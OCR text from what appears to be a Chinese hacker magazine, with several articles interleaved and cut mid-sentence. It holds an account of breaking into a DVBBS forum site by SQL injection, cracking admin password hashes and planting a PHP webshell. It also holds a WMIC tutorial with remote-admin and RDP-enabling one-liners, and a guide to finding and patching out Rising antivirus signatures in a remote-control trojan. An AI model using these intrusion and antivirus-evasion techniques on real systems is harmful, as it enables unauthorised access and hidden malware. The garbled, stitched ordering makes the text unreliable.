
二、开工

工具利用起来很方便，很傻瓜化的一个了。填入目标URL点attack后，哗啦啦数据库信息什么的就全部出来了。先看管理员账号密码，如图2，好吓人的管理员名字，这么长。


图2

反查了下MD5，结果是NOT FOUND，还好后台不止一个管理员，看另外的，有个wss的密码查得到，但是要收费，哎，这年头，啥都涨价，连cmd5都开始收费了。还好朋友给了个cmd5的账号，立马拿去查了一下，嘿嘿，一个手机号，如图3所示。

那我们继续找前台密码了，找对应的后台管理员wss的前台密码，我们知道，DVBBS前后台的管理员名字是可以不一样的，那我们怎么找？根据ID，我不知道WSS的ID是多少啊，不过我


图3

LCX高专语：

批处理毕竟在现在的黑客技能学习中不占主流了，我想连续两期就够了，只是起个抛砖引玉的作用，有兴趣的读者可以继续自学下去。现在注入也是不太有效的攻击方法了，那什么技术是现在的潮流呢？按照我的观察，应当是跨站了。但是一提到跨站，我估计读者的兴趣不大，又说不就是alert弹个警告窗口吗？那么我来告诉你，我们下一期专栏的主题就是跨站不仅仅是弹框框。

批处理的api——WMIC学习体会

文 lcx

上期的专栏里，NP给大家写了一篇很精彩也很有实际应用效果的批处理教程。这期，我给大家讲一下最近我学习wmic的体会。在这篇文章里也许你看不到很多奇特有用的实际例程，但是呢，授人以鱼不如授人以渔，希望我的文章能让你通俗易懂的了解一些wmic的基本知识，可以有一个学习的兴趣，让自己继续深研一下wmic。

在WINDOWS\Help目录下，wmic.chm文档是这样解释wmi的：Windows Management Instrumentation（WMI）是“基于Web的企业管理倡议（WBEM）”（*这是一个旨在建立在企业网络上访问和共享管理信息的标准的工业倡议*）的Microsoft的实现。有关WBEM的详细信息，请访问WBEM。XOXWMI为公用信息模型（CIM）（*该数据模型描述存在于管理环境中的对象*）提供完整的支持。WMI包括对象储备库和CIM对象管理器，其中对象储备库是包含对象定义的数据库，对象管理器负责处理储备库中对象的收集和操作并从WMI提供程序（WMI provider）收集信息。WMI提供程序（WMI provider）在WMI和操作系统、应用程序以及其他系统的组件之间充当中介。例如，注册表提供程序从注册表中提供信息，而SNMP提供程序则从SNMP设备中提供数据和事件。提供程序关于其组件的信息，也可能提供一些方法，这些方法可以操作可设置的组件、属性，或者操作可能警告您在组件中要发生更改的事件。Windows Management Instrumentation 命令行（WMIC）向您提供了简单的 Windows Management Instrumentation （WMI）命令行界面，这样即可利用WMI来管理运行Windows的计算机。WMIC与现有命令行程序和实用程序命令相互操作，且很容易通过脚本或其他面向管理的应用程序来扩展WMIC。

以上的这些说法太专业了，通俗一点讲就是wmic.exe是一个命令行程序，可以用它这个接口来实现在命令行下直接管理计算机软硬件等方方面面的操作，相当于批处理的api了。

一、wmic的基本命令格式简析

经常看网上的相关资料的话，读者可能会对wmic有一个基本的认识，不过看得越多估计会越糊涂，起码我是这样认为的。其实简单总结一下，命令格式就是“wmic+全局开关＋别名+wql语句＋动词＋副词（*或者说是动词的参数*）＋动词开关”而已了。这个命令格式可以根据需要来写全或者写部份格式，我这里依次对格式的每个名称按自己的理解来解释一下，不过肯定完全不符合微软专家的定义，只是让大家弄懂它们而已。

wmic就是wmic.exe，位于windows目录底下，是一个命令行程序。WMIC可以以两种模式执行：交互模式（Interactive mode）和非交互模式（Non-Interactive mode），经常使用Netsh命令行的读者应该非常熟悉这两种模式。

交互模式：如果你在命令提示符下或通过“运行”菜单只输入WMIC，都将进入WMIC的交互模式，每当一个命令执行完毕后，系统还会返回到WMIC提示符下，如“Root\cli”，交互模式通常在需要执行多个WMIC指令时使用。交互模式有时还会对一些敏感的操作要求确认，比如删除操作，最大限度地防止用户操作出现失误。

非交互模式：非交互模式是指将WMIC指令直接作为WMIC的参数放在WMIC后面，当指令执行完毕后再返回到普通的命令提示符下，而不是进入到WMIC上下文环境中。WMIC的非交互模式主要用于批处理或者其他一些脚本文件中，我在本文中一律用**非交互模式**示例。

开关有以下的全局开关，打入wmic.exe /?可以看到的（*这里我们先不讨论每个开关的具体意思，具体用法看示例*）：

/NAMESPACE	别名使用的名称空间路径。
/ROLE	包含此别名定义的角色路径。
/NODE	别名使用的服务器。
/IMPLEVEL	客户模拟级别。
/AUTHLEVEL	客户身份验证级别。
/LOCALE	客户应用的语言识别符。
/PRIVILEGES	启用或禁用所有特权。
/TRACE	将调试信息输出到 stderr。
/RECORD	将所有输入命令和输出写入日志。
/INTERACTIVE	设置或重设交互模式。
/FAILFAST	设置或重置 FailFast 模式。
/USER	会话期间使用的用户。

们知道他的金钱数是多少，可以根据这个来查哦（*小提示：其实只要是INT型的列就行，至于为什么，大家想想PHP注入中常说的magic_quotes_gpc*）。得到前台用户的密码，如图4所示。前后台密码都拿到了，就直接登录去，后台拿shell的方法在黑手4月上的稿子里已经有写了，主要利用后台建立模板的功能直接创建PHP文件写入我们的PHP马。顺利拿到猪猪猫的SHELL，如图5所示。




图4

三、后话

事后我立即通知了管理员，给那个手机号发短信证明确实是管理员的，他们也立刻修补了漏洞，关于漏洞如何修补，大家等段时间官网也就会发了。其实官方早就知道这个漏洞的存在，只是他们服务器在维护，不然用户在后台就可以自动更新了。暂时解决办法：$groupboardid =intval($_GET['groupboardid']);




图5

[dvbbs_php2.0.exe 已收录在本期光盘]

编辑点评：

希望读者不仅仅会用工具，还是要明白这个漏洞的原理，作者的blog上有写：http://www.iamnull.cn/blog/。

/PASSWORD	用于会话登录的密码。
/OUTPUT	为输出重新定向指定模式。
/APPEND	为输出重新定向指定模式。
/AGGREGATE	设置或重置集合模式。
/AUTHORITY	Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>]	Usage information.

至于别名啦，就是给主板、服务、系统、进程等这些和计算机相关的东东起了个英文名，在wmic.exe /?命令行下也可以看到。

wql语句和我们平常用的注入时的sql语句的语法几乎是一模一样，甚至更简单。一般是where name="xxx" and之类的，不过有时候要把name = "xxx"这样的格式换成"name='xxx'"或者是where(name='xxx')这样，反正正常情况下不行的话就换个写法。

动词呢，就那么简单几个assoc、call、CREATE、DELETE、GET、LIST、SET，从英文名字上应当可以看出它们是用来干什么的。不过说实话，assoc我真的还没用到过。

至于副词（*动词的参数*），就得用到动词＋它的参数得到对象的属性。像属于list动词的副词，就是显示个什么，例如显示详细状态或简要状态。

动词开关就好比显示个横表格式的或者显示个竖表格式的或者输出个什么样格式的文件，或者是几秒来重复显示信息等等，有的动词并没有开关。

二、一步一步来完成我们的wmic命令行

wmic里有个别名是logicaldisk，就是对磁盘进行管理。我们先按照最简单的格式来写，在cmd命令行下输入**wmic logicaldisk list**（wmic.exe+*别名*+list *动词*），稍等一会儿屏幕上会出现本地硬盘的各式各样的数据，看上去杂乱无章。这样子太不方便看了，我们来改写一下，改成**wmic logicaldisk list brief**，在list动词后加个brief参数，也就是brief副词，显示的就会很整齐，效果如下：

DeviceID	brief	FreeSpace	ProviderName	Size	VolumeName
A:	2				
C:	3	2925694976		6805409792	WINXP
D:	3	1117487104		1759936512	WORK
E:	5				

大家可能注意到了上面命令行中有动词list和副词brief。list动词决定显示的信息格式与范围，它有Brief、Full、Instance、Status、System、Writeable等多个参数(副词)，full只是它的一个参数，也是list的缺省参数，表示显示所有的信息。其他几个参数顾名思义，如Brief表示只显示摘要信息，Instance表示只显示对象实例，Status表示显示对象状态，Writeable表示只显示该对象的可写入的属性信息等。

我们再来把语句加点东东，在上边磁盘返回信息当中的DeviceID的值为3时表示是本地硬盘的分区，如果是5为光驱，为2则是移动磁盘了。我们把语句改一下，加入wql语句，只显示本地磁盘。语句改成**wmic logicaldisk where "DriveType=3" list brief**或者是**wmic logicaldisk where(DriveType=3) list brief**，显示效果都是下边的样子：

DeviceID	DriveType	FreeSpace	ProviderName	Size	VolumeName
C:	3	2925686784		6805409792	WINXP
D:	3	1117487104		1759936512	WORK

但是上边的显示格式我们还是不太满意，ProviderName不知是个什么东东也给显示出来了，我们只想要我们想要的东东，像卷标VolumeName之类的我们也不要它，再把语句改一下，换个get动词，命令改为**wmic logicaldisk where "DriveType=3" get DeviceID,Size,FreeSpace,Description,FileSystem**，返回信息如下：

DeviceID,Size,FreeSpace,Description,FileSystem

Description	DeviceID	FileSysten	FreeSpace	Size
本地固定磁盘	C:	FAT32	2925686784	6805409792
本地固定磁盘	D:	FAT	1117487104	1759936512

至于get动词后面跟的参数你可以先用list来查看一下就明白了。好了，这回可以得到我们想要的结果了。不过命令里的开关我们还没用到呢，加几个全局开关吧。先来加个/OUTPUT吧，让它把显示信息输出到一个文件中，命令如下：**wmic /output:a.html logicaldisk where "DriveType=3" get DeviceID,Size,FreeSpace,Description,FileSystem**，这样一来刚才屏幕上返回的信息就到当前目录的a.htm里了。但是a.htm打开看看后，根本就像一个记事本一样，没有任何样式，看起来也不美观，我们给它指定一个样式，就要用到format这个动词开关了，命令改为**wmic /output:a.html logicaldisk where "DriveType=3" get DeviceID,Size,FreeSpace,Description,FileSystem /format:htable**，这样一来a.htm里就花花绿绿的用表格显示我们本地磁盘的信息了。也许你要问，htable是什么东东，其实这是一个文件，你想要上边的a.html什么格式，就可以在C:\WINDOWS\system32\wbem这里找一个你想要的格式的文件名，具体有以下一些文件：

CSV
HFORM
HMOF
HTABLE
HXML
LIST
TABLE
VALUE
htable-sortby
htable-sortby.xsl
texttablewsys
texttablewsys.xsl
wmiclimofformat
wmiclimofformat.xsl
wmiclitableformat
wmiclitableformat.xsl
wmiclitableformatnosys
wmiclitableformatnosys.xsl
wmiclivalueformat
wmiclivalueformat.xsl

还有人也许要问了，我只想显示c:盘的，不要其它盘的可以做到吗？当然可以，这就要用到wql语句的name这个变量了。你可以先用**wmic logicaldisk list Instance**看到name的具体名字，然后更改上边的wql语句。好啦，我们改一下，改成**wmic /output:a.html logicaldisk where "name='c:'" get DeviceID,Size,FreeSpace,Description,FileSystem /format:htable**或者**wmic /output:a.html logicaldisk where(name='c:') get DeviceID,Size,FreeSpace,Description,FileSystem /format:htable**就可以了。值得注意的是我们在DriveType=3时没有用到单引号是因为3是数字型的，而c:是字符型的所以要用单引号或双引号。不过要注意的是，如果在wql语句中用到了and，请用()或者""把语句引起来。

这样一来，我们最后的语句基本符合了我文章开头说的wmic的命令格式是"wmic+开关＋别名+wql语名＋动词＋副词（*或者说是动词的参数*）＋动词开关"。不过wmic可不只能对本机操作，还可以对远程机器进行操作，我们再来加三个全局开关，让我们的这条命令对远程格式进行操作，命令就是：

WMIC /node:"192.168.8.100" /user:"administrator" /password:"lcx" /output:a.html logicaldisk where "name='c:'" get DeviceID,Size,FreeSpace,Description,FileSystem /format:htable

其中node开关表示对哪台机器进行访问，user和password当然是远程机器的用户名和密码了，这个命令有了以上的讲解，大家应当一目了然了吧。到现在为止，我们的动词只用到了get和list，我们再加一个set来改变c:盘的卷标。命令如下：**WMIC logicaldisk where "name='c:'" set VolumeName ="lcx",**

免杀的5月

五月到，天气好。自从五一黄金周取消之后，有人欢喜有人愁啊，不过我却是愁多于喜了。七天长假没了，俺的免杀岂不是也一起变得没那么多时间了，相信很多人也会和我一样郁闷，不过虽然少了，但起码还是有几天的，合理分配好时间，相信搞搞免杀还是乐于其中的。本期主打——过瑞星，给大家送上两篇。

突破MYCLL定位瑞星内存特征码的难题

文 x140CC

从本文你可以学习到：

使用MYCLL定位瑞星内存特征码

瑞星现在已经具有三套特征码，一套文件特征，一套内存特征，还有一套主动防御特征码。对于内存特征的定位，以前我们用OD拆半内存定位方法，但是我们发现，当把定位目标载入到内存的时候，全部NOP填充掉，用瑞星来扫描内存依然会被检测出。我们还用过MYCLL和载入内存的工具定位过，但是当生成的目标全部载入到内存的时候，会把载入内存的主文件LOADER给结束掉进程，当然，我们用OD载入无壳的LOADER文件，瑞星是不杀的，也就是说它不是杀掉LOADER导致的无法定位，而是瑞星的杀毒机制所致。也想过HIDETOOL来解决，但是这样做什么也扫不出来，也是无法定位出特征码的。

还有就是我们把以上提到的两种方式结合起来，也是无法完成免杀的。我们来分析一下：当用OD全部NOP掉，瑞星依然会扫描出病毒，可是我们把定位的目标前一部分和后一部分分别NOP掉，分别保存，再分别载入，我们会发现只会扫出其中一个，这个说明瑞星的杀毒机制做了MYCLL内存定位的防护。用OD载入不会结束掉OD的进程，简单来说，我们一个一个的用OD保存文件，再一个一个的载入会十分的麻烦，如果用OD代替MYCLL内存定位的LOADER，用MYCCL生成10，开启10个OD的进程，载入十个MYCLL生成的，这样是否可以呢？这样做会比前面说的用OD省很多时间，之后再手工删除扫出的文件即可，其余就和MYCLL定位是一样的了。但是这样也是行不通的，我做过尝试，对于MYCLL生成的某些文件OD是无法载入的，所以扫描也无法进行。我还尝试过将LOADER注入到系统进程，一样是被KILL掉的。也可能是注入的权限不够，没有继续尝试，可能注入到winlogon.exe会成功，我没尝试这个进程。记得有个木马注入到这个进程，即使卡巴查了出来当时也没有结束调进程，是在重新启动后才删除。

其实解决这个问题并不难，这个也是这次我们定位的方法。解决方法就是复制出10个LOADER文件，而不是同一个文件开十个进程，然后将目标生成10个，用复制出来的十个LOADER分别载入，是不是很简单？来看操作吧！也许我的不是一个好办法，但是确实解决了问题，也希望大家有好办法的继续交流。

我们进入正题，这次用意大利的一款远程控制软件Spyone1.0.2FIX版本。我没找到汉化版本，就直接用英文版的吧。Spyone1.0.2FIX版是一款意大利的强大远程控制软件，这个远程控制由于人用的相对非常少，特征码也相对较少，便于操作演示。其实对于做过免杀的说到前面那些，都已经明白。对于刚学免杀的人来说，读过以下的操作，也能亲手定位出瑞星的特征码了。

首先，配置一个无壳服务端，如图1。




图1 配置无壳服务端

之后我们用MYCLL定位文件特征码，防止干扰内存特征码的定位。定位的时候记得断网，瑞星貌似会偷偷上传样本的，也就是说瑞星带有后门。无论是不是这样，以防万一，防止我们的辛苦白费。定位这个很简单，只有一处特征码，直接给出结果：

```
特征码 物理地址／物理长度 如下：

[特征] 0001E021_00000002

特征码分布示意图：
[-------------------------------------------]
[-------------------------------------------]
[-------------------------------------------]
[-------------------------------------------]
[------------------------------------------M]
```

直接NOP填充掉就可以了。文件查杀一下没有被杀。OD载入，用瑞星扫描内存，扫描出病毒，如图2。




图2 瑞星扫描出病毒

接下来，开始定位内存特征。定位之前，我们先修改一下原来MYCLL自带的LOADER文件，这样方便定位。先给LOADER脱壳，这个也很简单，UPX的壳，直接用PEID自带插件脱壳，如图3。




图3 PEID自带插件脱壳

之后用FIXRES修复一下资源，如图4。点Fix Ressource就可以了，之后用ResScope这个文件修改标题，如图5。




图4 FIXRES修复资源

把“内存辅助定位器TK.Loader”那里修改成“0000”，然后另存为“0000.exe”，再修改成“0001”，之

这样大家就更进一步清楚了这个格式的用法。写了这么多字，也许你要问到我wmic最有用的开关是什么，当然是"?"了，如果那个命令不会用，可以用wmic /?、WMIC logicaldisk /?、WMIC logicaldisk list /?、WMIC logicaldisk set /?这样依次来查询用法。

三、总结

wmic是很强大的，像开2003的3389一句话就可以做到：**wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1**。不过呢，这篇文章估计会有让观众上当受骗的感觉，一个wmic的磁盘命令写了这么长的篇幅，具体的奇淫技巧却没有看到。不过我想有了本文的基础，你研究wmic其它的别名，像进程、服务、bios、主板呀，都会有一个切入点，具体的好技巧（如开3389等）就要靠大家去研究发现了。

后另存为“0001.exe”，以此类推，直至到第十个为止，0009.exe。这样做，目的是和MYCLL生成的文件进行一一对应，方便操作。看看效果，如图6。

修改完毕之后，开始定位特征码了。用MYCLL打开，修改完文件特征码的服务端，如图7。

记得要在“带后缀”那里打上钩。好了，我们用刚才的十个LOADER，分别载入MYCLL生成的这十个服务端，看看生成的服务端文件名称，如图8。




图5 ResScope修改标题

